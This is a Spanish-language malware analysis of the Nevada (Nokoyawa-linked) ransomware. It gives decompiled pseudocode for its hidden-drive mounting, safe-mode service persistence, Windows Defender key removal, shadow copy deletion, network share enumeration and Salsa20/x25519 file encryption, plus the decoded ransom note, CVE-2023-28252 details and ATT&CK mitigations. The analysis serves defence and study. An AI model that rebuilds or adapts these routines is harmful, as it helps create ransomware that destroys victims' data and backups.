           "WtlIGEgY2FsbCB5b3VyIHN1cGVyaW9ycyBhbmQgbm90aWZpY2F0ZSB0aGVtIGFib3V0IHdoYXQncyBoYXBwZW5lZC4NCgpBZnRlciBhbm90"
           "aGVyIDIgZGF5cyBhbGwgeW91ciBjb21wZXRpdG9ycyB3aWxsIGJlIGluZm9ybWVkIGFib3V0IHlvdXIgZGVjaXNpb24uCg0KRmluYWxseSw"
           "gYWZ0ZXIgMyBkYXlzIHdlIHdpbGwgcG9zdCB5b3VyIGNyaXRpY2FsIGRhdGEgb24gb3VyIFRPUi13ZWJzaXRlLgoNCklmIHlvdSBhcmUgZ2"
           "9pbmcgdG8gcmVjb3ZlciB5b3VyIGZpbGVzIGZyb20gYmFja a3VwcyBhbmQgZm9yZ2V0IHRoaXMgbGlrZSBhIG5pZ2h0bWFyZSwgd2UgYXJlI"
           "Gh1cnJ5IHRvIGluZm9ybSB5b3UgLSB5b3UgY2FuJ3QgcHJldmVudCBhIGxlYWsuDQoNCgoKClJlY29tbWVuZGF0aW9uczoNCgoJLT4gRG9u"
           "J3QgZGVsZXRlL3JlbmFtZSBlbmNyeXB0ZWQgZmlsZXMKDQoJLT4gRG9uJ3QgdXNlIGFueSBwdWJsaWMgImRlY3J5cHRvciIsIHRoZXkgY29"
           "udGFpbiB2aXJ1c2VzLg0KDQoKCllvdSBoYXZlIHRvIGRvd25sb2FkIFRPUiBicm93c2VyLg0KClRvIGNvbnRhY3Qgd2l0aCB1cyB5b3VyIG"
           "NhbiB1c2UgdGhlIGZvbGxvd2luZyBsaW5rOg0KCglodHRwOi8vbmV2Y29ycHM1Y3ZpdmpmNmkyZ200dWlhN2N4bmc1cGxvcW55MnJncmluY"
           "3RhempsbnFyMnlpeWQub25pb24vNjNiYjViNWZmNTQxMjgwYzRiYzExNmYyDQoNCgoKVGhlIGNhdCBpcyBvdXQgb2YgdGhlIGJhZy4",
  1279i64);
if ( *(_QWORD *)lpMem )
{
  v19 = v21;
  *(_OWORD *)v18 = *(_OWORD *)&lpMem[8];
  v24 = 1;
  core::result::unwrap_failed();
}
v11 = v21;
v10 = *(_OWORD *)&lpMem[8];
v18[0] = &v12;
v18[1] = sub_140001880;
*(_QWORD *)lpMem = &off_140052EA0;
*(_QWORD *)&lpMem[8] = 2i64;
*(_QWORD *)&lpMem[16] = 0i64;
v22 = v18;
v23 = 1i64;
v26 = 0;
v25 = 1;
rust_print_on_console((__int128 *)lpMem);
v19 = v13;
*(_OWORD *)v18 = v12;
*(_OWORD *)lpMem = v10;
*(_QWORD *)&lpMem[16] = v11;
v7 = (void *)v12;
result = (__int64)write_file_rescue_note(v12, v13, v10, v11);
```

Ilustración 16: rutina que escribe la nota de rescate en disco.

```
Greetings! Your files were stolen and encrypted.
CR

You have two ways:

    -> Pay a ransom and save your reputation.

    -> Wait for a miracle and lose precious time.
CR


We advise you not to wait.
CR
After 2 days of your silence we will make a call your superiors and notificate them about what's happened.

After another 2 days all your competitors will be informed about your decision.
CR
Finally, after 3 days we will post your critical data on our TOR-website.
CR
If you are going to recover your files from backups and forget this like a nightmare, we are hurry to inform you - you can't prevent a leak.
CR


Recommendations:

    -> Don't delete/rename encrypted files
CR
    -> Don't use any public "decryptor", they contain viruses.
CR


You have to download TOR browser.

To contact with us your can use the following link:

    http://nevcorps5cvivjf6i2gm4uia7cxng5ploqny2rgrinctazjlnqr2yiyd.onion/63bb5b5ff541280c4bc116f2
CR


The cat is out of the bag.
```

Ilustración 17: Nota de rescate decodificada.

Rutina para encontrar discos ocultos (-lhd)

Antes de proceder al cifrado de todos los archivos del sistema, se realiza una comprobación para verificar si se ha establecido el parámetro "-lhd". En caso afirmativo, se llama a la rutina "mw_discover_hidden_disks".

Esta rutina incluye una lista con todas las letras del abecedario en el orden del teclado:

```
v38 = -2i64;
v21 = "Q:\\W:\\E:\\R:\\T:\\Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[0] = 3i64;
v22[1] = (__int64)"W:\\E:\\R:\\T:\\Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[2] = 3i64;
v22[3] = (__int64)"E:\\R:\\T:\\Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[4] = 3i64;
v22[5] = (__int64)"R:\\T:\\Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[6] = 3i64;
v22[7] = (__int64)"T:\\Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[8] = 3i64;
v22[9] = (__int64)"Y:\\U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[10] = 3i64;
v22[11] = (__int64)"U:\\I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[12] = 3i64;
v22[13] = (__int64)"I:\\O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[14] = 3i64;
v22[15] = (__int64)"O:\\P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[16] = 3i64;
v22[17] = (__int64)"P:\\A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[18] = 3i64;
v22[19] = (__int64)"A:\\S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[20] = 3i64;
v22[21] = (__int64)"S:\\D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[22] = 3i64;
v22[23] = (__int64)"D:\\F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[24] = 3i64;
v22[25] = (__int64)"F:\\G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[26] = 3i64;
v22[27] = (__int64)"G:\\H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[28] = 3i64;
v22[29] = (__int64)"H:\\J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[30] = 3i64;
v22[31] = (__int64)"J:\\K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
v22[32] = 3i64;
v22[33] = (__int64)"K:\\L:\\Z:\\X:\\C:\\V:\\B:\\N:\\M:\\INVALID_HANDLE_VALUE\n";
```

Ilustración 18: Lista con todas las letras del abecedario en el orden del teclado.

A continuación, se llama a la función "GetDriveTypeW" para comprobar si cada disco existe o no. En caso de existir, se agrega a una lista para continuar con la rutina:

```
do
{
  while ( 1 )
  {
    v3 = 2 * v2;
    asignar_memoria_con_gestion_de_errores((__int64)&v31, v22[2 * v2 - 1], v22[2 * v2]);
    v30 = v32;
    *(_OWORD *)lpMem = v31;
    v4 = rust_get_name((__int64)lpMem);
    sub_14001EDF0((__int64)&v31, v4, v5);
    v24 = v32;
    v23 = v31;
    v33 = 1;
    rust_utf8_to_unicode((__int64)&lpRootPathName, (char **)&v31);
    v6 = (WCHAR *)lpRootPathName;
    DriveTypeW = GetDriveTypeW(lpRootPathName);
    if ( v27 )
      heap_free(v6);
    if ( lpMem[1] )
      heap_free(lpMem[0]);
    ++v2;
    if ( DriveTypeW == DRIVE_NO_ROOT_DIR )
      break;
    if ( v2 >= 0x1A )
      goto LABEL_11;
  }
  v8 = v22[v3 - 1];
  v9 = v22[v3];
  v10 = *((_QWORD *)&v37 + 1);
  if ( *((_QWORD *)&v37 + 1) == (_QWORD)v37 )
  {
    ((void (__fastcall *)(LPVOID *))sub_140009890)(&v36);
    v10 = *((_QWORD *)&v37 + 1);
  }
  v11 = (char *)v36;
  v12 = 16 * v10;
  *(_QWORD *)((char *)v36 + v12) = v8;
  *(_QWORD *)&v11[v12 + 8] = v9;
  ++*((_QWORD *)&v37 + 1);
  LODWORD(v1) = v1 + 1;
}
```

Ilustración 19: Búsqueda de discos disponibles.

Finalmente, se recorre la nueva lista creada con los discos encontrados en la parte anterior de la rutina. Se utiliza la función "GetVolumePathNameW" para obtener las rutas de montaje de estos discos. Luego, se llama a "SetVolumeMountPointW" para montar el disco en el sistema y hacerlo accesible para el proceso de cifrado.

Rutina de modo seguro (-sc)

La rutina se encarga de ejecutar el ransomware como un servicio en modo seguro. El modo seguro es un estado en el que se inician solo las tareas mínimas necesarias para el funcionamiento del sistema operativo, evitando de esta forma que se ejecuten aplicaciones o servicios que puedan bloquear ficheros del sistema.

Para lograr esto, se abre una sesión para manipular los servicios del sistema utilizando la función "OpenSCManagerW". Una vez obtenido el acceso, se crea un nuevo servicio con privilegios completos y configurado para ejecutarse automáticamente mediante la función "CreateServiceW”:

```
lpBinaryPathName = (const WCHAR *)get_exe_binary_path(&v54);
if ( !CreateServiceW(
        hSCManager,
        v33,
        v33,
        SERVICE_ALL_ACCESS,
        SERVICE_WIN32_OWN_PROCESS,
        SERVICE_AUTO_START,
        SERVICE_ERROR_NORMAL,
        lpBinaryPathName,
        0i64,
        0i64,
        0i64,
        0i64,
        0i64) )
{
  v48[0].m256i_i32[0] = GetLastError_0();
  lpMem[0] = v48;
  lpMem[1] = core::fmt::num::imp::_impl_core::fmt::Display_for_u32_::fmt;
  Src.m256i_i64[0] = (__int64)&sch_service__NULL;
  *(_OWORD *)&Src.m256i_u64[1] = 2ui64;
  v50 = (__m256i *)lpMem;
  v51 = 1i64;
  rust_print_on_console((__int128 *)Src.m256i_i8);
  goto LABEL_98;
}
```

Ilustración 20: Creación del servicio para la ejecución segura del ransomware.

A continuación, se agrega el servicio a la clave de registro "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network". Esto garantiza que el servicio se ejecute cuando se reinicie el equipo en modo seguro con red:

```
0533EF                  db    0
0533F0 aServicespipeti db 'ServicesPipeTimeoutSYSTEM\CurrentControlSet\Control\SafeBoot\Netw'
0533F0                                          ; DATA XREF: sub_140006720+B41↑o
053431                  db 'ork\nevada'
05343B aService         db 'Service'            ; DATA XREF: sub_140006720+CD4↑r
05343B                                          ; sub_140006720+CCB↑r
053442 aSystemCurrentc_0 db 'SYSTEM\CurrentControlSet\Control\SafeBoot\Network'
```

Ilustración 21: Ruta de registro para establecer el servicio en modo seguro.

Antes de establecer el próximo reinicio de la máquina en modo seguro, se borra la clave de registro relacionada con el servicio de Windows Defender para evitar posibles detecciones durante su ejecución en modo seguro:

```
if ( eliminarClaveRegistroWindows(v40, (__int64)aWindefend, 9i64) )
{
  obtener_error_ampliado(lpMem, v41);
  v48[0].m256i_i64[0] = (__int64)lpMem;
  v48[0].m256i_i64[1] = (__int64)v7;
  Src.m256i_i64[0] = (__int64)&off_1400533D0;
  *(_OWORD *)&Src.m256i_u64[1] = 2ui64;
  v50 = v48;
  v51 = 1i64;
  rust_print_on_console((__int128 *)Src.m256i_i8);
  if ( lpMem[1] )
    heap_free(lpMem[0]);
}
```

Ilustración 22: Eliminación de la clave de registro relacionada con el servicio de Windows Defender.

Rutina de borrado de la Shadow Copies

El *ransomware* utiliza una técnica peculiar para eliminar las copias de seguridad de Windows conocidas como Shadow Copies. Esta técnica implica acceder al

controlador del volumen de las Shadow Copies (VSS) y enviar un comando de control utilizando la función “DeviceIoControl”. Este comando permite cambiar el tamaño máximo del volumen de las Shadow Copies, lo que a su vez resulta en la eliminación de las copias de seguridad almacenadas.

```
__int64 __fastcall delete_shadow_copies(__int64 a1, SIZE_T a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v19 = -2i64;
  asignar_memoria_con_gestion_de_errores((__int64)&InBuffer, a1, a2);
  v2 = rust_get_name((__int64)&InBuffer);
  sub_14001EDF0((__int64)&v11, v2, v3);
  v10 = v12;
  v9 = v11;
  v13 = 1;
  rust_utf8_to_unicode((__int64)lpFileName, (char **)&v11);
  file_name = lpFileName[0];
  if ( lpFileName[1] )
    heap_free((LPVOID)lpFileName[0]);
  if ( *((_QWORD *)&InBuffer + 1) )
    heap_free((LPVOID)InBuffer);
  BytesReturned = 0;
  InBuffer = 0i64;
  v17 = 1i64;
  FileW = CreateFileW(file_name, 0x12019Fu, FILE_ACTION_MODIFIED, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);// mirror file
  if ( FileW == (HANDLE)-1i64 )
  {
    LODWORD(lpFileName[0]) = GetLastError_0();
    *(_QWORD *)&v9 = lpFileName;
    *((_QWORD *)&v9 + 1) = core::fmt::num::imp::_impl_core::fmt::Display_for_u32_::fmt;
    *(_QWORD *)&v11 = &couldnt_delete_shadow_copies;
    *((_QWORD *)&v11 + 1) = 2i64;
    v12 = 0i64;
    v14 = &v9;
    v15 = 1i64;
    rust_print_on_console(&v11);
  }
  v6 = DeviceIoControl(FileW, 0x53C028u, &InBuffer, 0x18u, 0i64, 0, &BytesReturned, 0i64);// Cambiar tamaño del volumen de ShadowCopies
  CloseHandle(FileW);
  return v6;
}
```

Ilustración 23: Borrado de las Shadow Copies accediendo al controlador del volumen.

En resumen, el *ransomware* utiliza la función DeviceIoControl para manipular el controlador del volumen de las Shadow Copies y eliminar las copias de seguridad existentes en el sistema. Esta acción dificulta la posibilidad de recuperar los archivos cifrados a través de las copias de seguridad.

Rutina para listar recursos en red (-nd)

La rutina para listar los recursos en red se inicia mediante el uso de la función “WNetOpenEnumW”, la cual permite comenzar a enumerar todos los recursos conectados a través de la red al equipo. Esta función establece un punto de partida para la enumeración.

Posteriormente, se utiliza la función “WNetEnumResourceW” para recorrer y enumerar los archivos de cada recurso de red encontrado. Esta rutina permite acceder a los recursos compartidos en la red y explorar sus archivos y carpetas.

```
DWORD __fastcall mw_enum_share_resources(struct _NETRESOURCEW *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v21 = -2i64;
  hEnum = 0i64;
  lpcCount = 9999;
  lpBufferSize = 0x4000;
  lpBuffer = (char *)GlobalAlloc(0x40u, 0x4000ui64);
  result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
  if ( !result )
  {
    while ( !WNetEnumResourceW(hEnum, &lpcCount, lpBuffer, &lpBufferSize) )
    {
      lpcCount_cp = lpcCount;
      if ( lpcCount )
      {
        v5 = 0i64;
        do
```

Ilustración 24: Descubrimiento de recursos en red.

Una vez se obtiene acceso a cada recurso de red, se invoca nuevamente la rutina mw_path_walker, la cual se encarga de cifrar los archivos que no se encuentren en las listas negras establecidas y de escribir la nota de rescate en cada directorio correspondiente.

Rutina de cifrado

La rutina de cifrado, implementada en la función mw_encrypt_file, se encarga de procesar cada fichero que la función mw_path_walker ha establecido como candidato para ser cifrado.

En primer lugar, se utiliza la API de Rust File para manejar los archivos del sistema operativo y facilitar las operaciones necesarias. Se obtiene el tamaño del archivo y se procede a generar una clave de cifrado de 32 bytes de forma aleatoria utilizando la función “RtlGenRandom”.

A continuación, se obtiene la clave pública de los atacantes utilizando el sistema de intercambio de claves de Diffie-Hellman. Para esto, se utiliza la librería x25519-dalek, que permite generar claves y realizar operaciones criptográficas basadas en la curva elíptica.

https://github.com/dalek-cryptography/x25519-dalek

Con la clave pública obtenida, se cifra la cadena de 32 bytes generada aleatoriamente para cada archivo. Este cifrado se basa en la criptografía asimétrica de curva elíptica, que es menos común y más difícil de detectar.

```
rust_gen_random((__int64)v30, (__int64)&salsa32_key, 32i64);
*(__m256i *)random_value = salsa32_key;
x25519_dalek::x25519::clamp_scalar((__int64)v41, (__int64)random_value);
v28[0] = *(_OWORD *)v41;
v28[1] = v42;
x25519_dalek::x25519::PublicKey_as_core::convert::From__x25519_dalek::x25519::EphemeralSecret__::from(
  (__int128 *)&v37,
  (__int64)v28);                        // inicializacion
rust_mem_cp((__int64)random_value, (__int64)"8JMreniMqnVuDMqkfyOcf8QAMdDhcL5b6g2lIQmSlBo=src\\files.rs", 44i64);
if ( *(_QWORD *)random_value )
{
  *(_QWORD *)&v42 = *(_QWORD *)&random_value[24];
  *(_QWORD *)v41 = *(_QWORD *)&random_value[8];
  v22 = &off_140052848;
  core::result::unwrap_failed();
}
*(_QWORD *)&v42 = *(_QWORD *)&random_value[24];
*(_QWORD *)v41 = *(_QWORD *)&random_value[8];
if ( *(_QWORD *)&random_value[24] != 32i64 )
{
  v22 = &off_140052860;
  core::result::unwrap_failed();
}
public_key = *((_OWORD *)v41[0] + 1);
*(_OWORD *)ret.m256i_i8 = *(_OWORD *)v41[0];
*(_OWORD *)&ret.m256i_u64[2] = public_key;
if ( v41[1] )
  heap_free(v41[0]);
*(__m256i *)random_value = ret;
sub_14000F720(v25, (__int128 *)random_value);
x25519_dalek::x25519::StaticSecret::diffie_hellman(v30, (__int64)v28, v25);
sub_14000F720(&salsa32_key, v30);
sub_14000F720(v41, (__int128 *)&v37);
```

Ilustración 25: Creación de la clave simétrica de forma aleatoria, obtención de la clave publica de los atacantes y cifrado de la clave aleatoria con dicha clave pública.

En cuanto al cifrado del archivo en sí, se utiliza la criptografía simétrica con el algoritmo Salsa20. La clave simétrica se genera de forma aleatoria y se utiliza la cadena "*rampramp*" como parámetro de inicialización.

```
v13 = IV;
*IV = 'pmarpmar';                       // IV
ret.m256i_i64[0] = (__int64)IV;
*(_OWORD *)&ret.m256i_u64[1] = xmmword_140052580;
salsa_20_Expand_32byte_k((__int64)v41, (__int128 *)salsa32_key.m256i_i8, IV);
*(_OWORD *)&random_value[48] = v44;
```

Ilustración 26: Inicialización de la clave simétrica de Salsa20.

Después de establecer todos los parámetros criptográficos, se verifica el tamaño del archivo. Si es mayor a 512 KB, el archivo se cifra por bloques de 512 KB. En caso contrario, se cifra el archivo completo.

```
if ( (unsigned __int64)file_size > 0x7FFFF )// comprobación del tamaño del fichero >512KB
{
  v29 = file_identifier_ptr;
  v16 = (__m128 *)j___rdl_alloc(0x80000ui64);
  if ( !v16 )
    rust_oom_wrap();
  v17 = v16;
  salsa32_key.m256i_i64[0] = (__int64)v16;
  v18 = 0i64;
  memset(v16, 0, 0x80000ui64);
  *(_OWORD *)&salsa32_key.m256i_u64[1] = xmmword_140052590;
  if ( (unsigned __int64)file_size >= 0x140000 )
  {
    while ( 1 )
    {
      v41[1] = v18;
      v41[0] = 0i64;
      rust_SetFilePointerEx(&v37, file_handle, v41);
      if ( v37.QuadPart )
      {
```

Ilustración 27: Comprobación de tamaño para seleccionar el tipo de cifrado.

Si el archivo es mayor a 512 KB, se realiza una comprobación adicional para verificar si su tamaño es mayor a 1,25 MB. Esto se debe a que el siguiente bloque a cifrar debe estar a una distancia de 0,75 MB. De esta manera, se cifran bloques de 512 KB dejando espacios de 0,75Mb entre cada bloque hasta cifrar el fichero completo.

```
if ( (unsigned __int64)file_size >= 1310720 )// comprobar tamaño >= 1,25MB
{
  while ( 1 )
  {
    v41[1] = file_pointer;
    v41[0] = 0i64;
    rust_SetFilePointerEx(&v37, file_handle, v41);
    if ( v37.QuadPart )
    {
_31:
      ret.m256i_i64[0] = (__int64)&v40;
      ret.m256i_i64[1] = (__int64)rust_pad;
      v41[0] = &Failed_to_seek_file;
      v41[1] = (LPVOID)2;
      *(_QWORD *)&v42 = 0i64;
      *(_QWORD *)&v43 = &ret;
      *((_QWORD *)&v43 + 1) = 1i64;
      rust_print_on_console((__int128 *)v41);
      rust_posible_exception_handler(v38);
      goto LABEL_35;
    }
    rust_readfile_wrap_2((__int64)&v37);
    if ( v37.QuadPart )
    {
      ret.m256i_i64[0] = (__int64)&v40;
      ret.m256i_i64[1] = (__int64)rust_pad;
      v41[0] = &Failed_to_read_file;
      v41[1] = (LPVOID)2;
      *(_QWORD *)&v42 = 0i64;
      *(_QWORD *)&v43 = &ret;
      *((_QWORD *)&v43 + 1) = 1i64;
      rust_print_on_console((__int128 *)v41);
      rust_posible_exception_handler(v38);
      goto LABEL_35;
    }
    mw_encrypt((__int64)random_value, v17, 0x80000ui64);// cifrado por bloques, si fichero grande
    v41[1] = file_pointer;
    v41[0] = 0i64;
    rust_SetFilePointerEx(&v37, file_handle, v41);
    if ( v37.QuadPart )
      goto LABEL_31;
    rust_writefile_wrap((__int64)&v37, file_handle, (__int64)v17, 0x80000i64);
    if ( v37.QuadPart )
      break;
    file_pointer += 786432;              // bloque sin cifrar
    if ( file_pointer + 0x140000 > file_size )
      goto LABEL_23;
  }
```

Ilustración 28: código encargado de cifrar por blques el fichero.

Por lo que se ha visto en el código, siempre cifra bloques de 512KB, aunque el tamaño restante del fichero no lo pueda completar. Si el archivo es menor a 512 KB, se cifra en su totalidad y el bloque tiene el tamaño del archivo.

```
else
{
  salsa32_key.m256i_i64[0] = 1i64;
  *(_OWORD *)&salsa32_key.m256i_u64[1] = 0i64;
  v15 = 1i64;
}
*(_OWORD *)v41 = 0i64;
rust_SetFilePointerEx(&v37, file_handle, v41);
if ( v37.QuadPart )
  goto LABEL_28;
rust_readfile_wrap_2((__int64)&v37);
if ( v37.QuadPart )
{
  v39.m256i_i64[0] = (__int64)&v40;
  v39.m256i_i64[1] = (__int64)rust_pad;
  v41[0] = &Failed_to_read_file;
  v41[1] = (LPVOID)2;
  *(_QWORD *)&v42 = 0i64;
  *(_QWORD *)&v43 = &v39;
  *((_QWORD *)&v43 + 1) = 1i64;
  rust_print_on_console((__int128 *)v41);
  rust_posible_exception_handler(v38);
  goto LABEL_42;
}
mw_encrypt((__int64)random_value, (__m128 *)v15, (unsigned __int64)file_size);// cifrado completo fichero pequeño
*(_OWORD *)v41 = 0i64;
rust_SetFilePointerEx(&v37, file_handle, v41);
if ( v37.QuadPart )
{
_28:
  v39.m256i_i64[0] = (__int64)&v40;
  v39.m256i_i64[1] = (__int64)rust_pad;
  v41[0] = &Failed_to_seek_file;
  v41[1] = (LPVOID)2;
  *(_QWORD *)&v42 = 0i64;
  *(_QWORD *)&v43 = &v39;
  *((_QWORD *)&v43 + 1) = 1i64;
  rust_print_on_console((__int128 *)v41);
  rust_posible_exception_handler(v38);
  goto LABEL_42;
}
rust_writefile_wrap((__int64)&v37, file_handle, v15, (__int64)file_size);
```

Ilustración 29: Cifrado completo del fichero.

Antes de renombrar el archivo con la extensión del *ransomware*, se establece el puntero del archivo al final del archivo original. Luego, se elimina todo el contenido posterior al puntero, se escribe la clave cifrada con curva elíptica y se añade la cadena "NEVADA".

```
rust_writefile_wrap((__int64)&v39, file_handle, (__int64)encrypted_salsa20_key, 0x20i64);
if ( !v39.m256i_i64[0] )
{
  rust_writefile_wrap((__int64)&v39, file_handle, (__int64)"NEVADA.Failed to rename file ", 6i64);
  if ( !v39.m256i_i64[0] )
  {
    CloseHandle(file_handle[0]);
    alloc::string::String_as_core::clone::Clone_::clone();
    str_append((__int64)v41, (__int64 *)random_value, ".Failed to rename file ", 1ui64);
    str_append((__int64)&v23, (__int64 *)v41, "NEVADA.Failed to rename file ", 6ui64);
    *(_QWORD *)&random_value[16] = v24;
    *(_OWORD *)random_value = v23;
    close_result = move_file_or_rename_wrap(file_identifier_ptr, (__int64 *)random_value);// se agrega la extensión del ransomware
    if ( !close_result )
      return (int)close_result;
    salsa32_key.m256i_i64[0] = (__int64)close_result;
```

Ilustración 30: Se escriben los valores necesarios para el descifrado y se cambia la extensión del fichero.

En resumen, la rutina de cifrado utiliza criptografía asimétrica de curva elíptica para cifrar una clave aleatoria generada para cada archivo, y criptografía simétrica con el algoritmo Salsa20 para cifrar el contenido del archivo por bloques o en su totalidad. Luego, se agregan los datos necesarios para el descifrado y se cambia la extensión del archivo a la del *ransomware*.

Vulnerabilidades explotadas

A continuación se presentan los detalles de la vulnerabilidad conocida que ha podido ser explotada por los actores involucrados en Nokoyawa:

CVE-2023-28252: vulnerabilidad de elevación de privilegios del controlador del sistema de archivo de registro común de Windows. Un atacante que aprovechara con éxito esta vulnerabilidad podría obtener privilegios de sistema.

La métrica de evaluación de la vulnerabilidad se compone de:

CVSS Base: 7.8

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

- **Vector de ataque**: Local
- **Complejidad del ataque**: **Baja**
- **Privilegios requeridos: Bajos**
- **Interacción con el usuario**: **Ninguna**
- **Alcance**: **Con cambios**
- **Confidencialidad: Alta**
- **Integridad: Alta**
- **Disponibilidad: Alta**

Técnicas MITRE ATT&CK

MITRE ATT&CK			
Execution	**T1204.002**	Malicious File	**M1040: Behavior Prevention on Endpoint** On Windows 10, various Attack Surface Reduction (ASR) rules can be enabled to prevent the execution of potentially malicious executable files (such as those that have been downloaded and executed by Office applications/scripting interpreters/email clients or that do not meet specific prevalence, age, or trusted list criteria). Note: cloud-delivered protection must be enabled for certain rules. (Citation: win10_asr)
			M1017: User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
	T1106	Native API	**M1038: Execution Prevention** Identify and block potentially malicious software executed that may be executed through this technique by using application control (Citation: Beechey 2010) tools, like Windows Defender Application Control(Citation: Microsoft Windows Defender Application Control), AppLocker, (Citation: Windows Commands JPCERT) (Citation: NSA MS AppLocker) or Software Restriction Policies (Citation: Corio 2008) where appropriate. (Citation: TechNet Applocker vs SRP)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Office VBA macros from calling Win32 APIs. (Citation: win10_asr)
	T1059	Command and Scripting Interpreter	**M1049: Antivirus/Antimalware** Anti-virus can be used to automatically quarantine suspicious files.
			M1021: Restrict Web-Based Content Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.

			M1026: Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1045: Code Signing Where possible, only permit execution of signed scripts.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [Visual Basic](https://attack.mitre.org/techniques/T1059/005) and [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
			M1038: Execution Prevention Use application control where appropriate.
			M1042: Disable or Remove Feature or Program Disable or remove any unnecessary or unused shells or interpreters.
	T1204	User Execution	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent executable files from running unless they meet a prevalence, age, or trusted list criteria and to prevent Office applications from creating potentially malicious executable content by blocking malicious code from being written to disk. Note: cloud-delivered protection must be enabled to use certain rules. (Citation: win10_asr)
			M1021: Restrict Web-Based Content If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
			M1031: Network Intrusion Prevention If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.

			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
			M1017: User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
	T1569	System Services	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to block processes created by [PsExec](https://attack.mitre.org/software/S0029) from running. (Citation: win10_asr)
			M1022: Restrict File and Directory Permissions Ensure that high permission level service binaries cannot be replaced or modified by users with a lower permission level.
			M1026: Privileged Account Management Ensure that permissions disallow services that run at a higher permissions level from being created or interacted with by a user with a lower permission level.
			M1018: User Account Management Prevent users from installing their own launch agents or launch daemons.
	T1059.003	Windows Command Shell	**M1038: Execution Prevention** Use application control where appropriate.
	T1569.002	Service Execution	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to block processes created by [PsExec](https://attack.mitre.org/software/S0029) from running. (Citation: win10_asr)
			M1022: Restrict File and Directory Permissions Ensure that high permission level service binaries cannot be replaced or modified by users with a lower permission level.
			M1026: Privileged Account Management Ensure that permissions disallow services that run at a higher permissions level from being created or interacted with by a user with a lower permission level.
Persistence	**T1543**	Create or Modify System Process	**M1033: Limit Software Installation** Restrict software installation to trusted repositories only and be cautious of orphaned software packages.

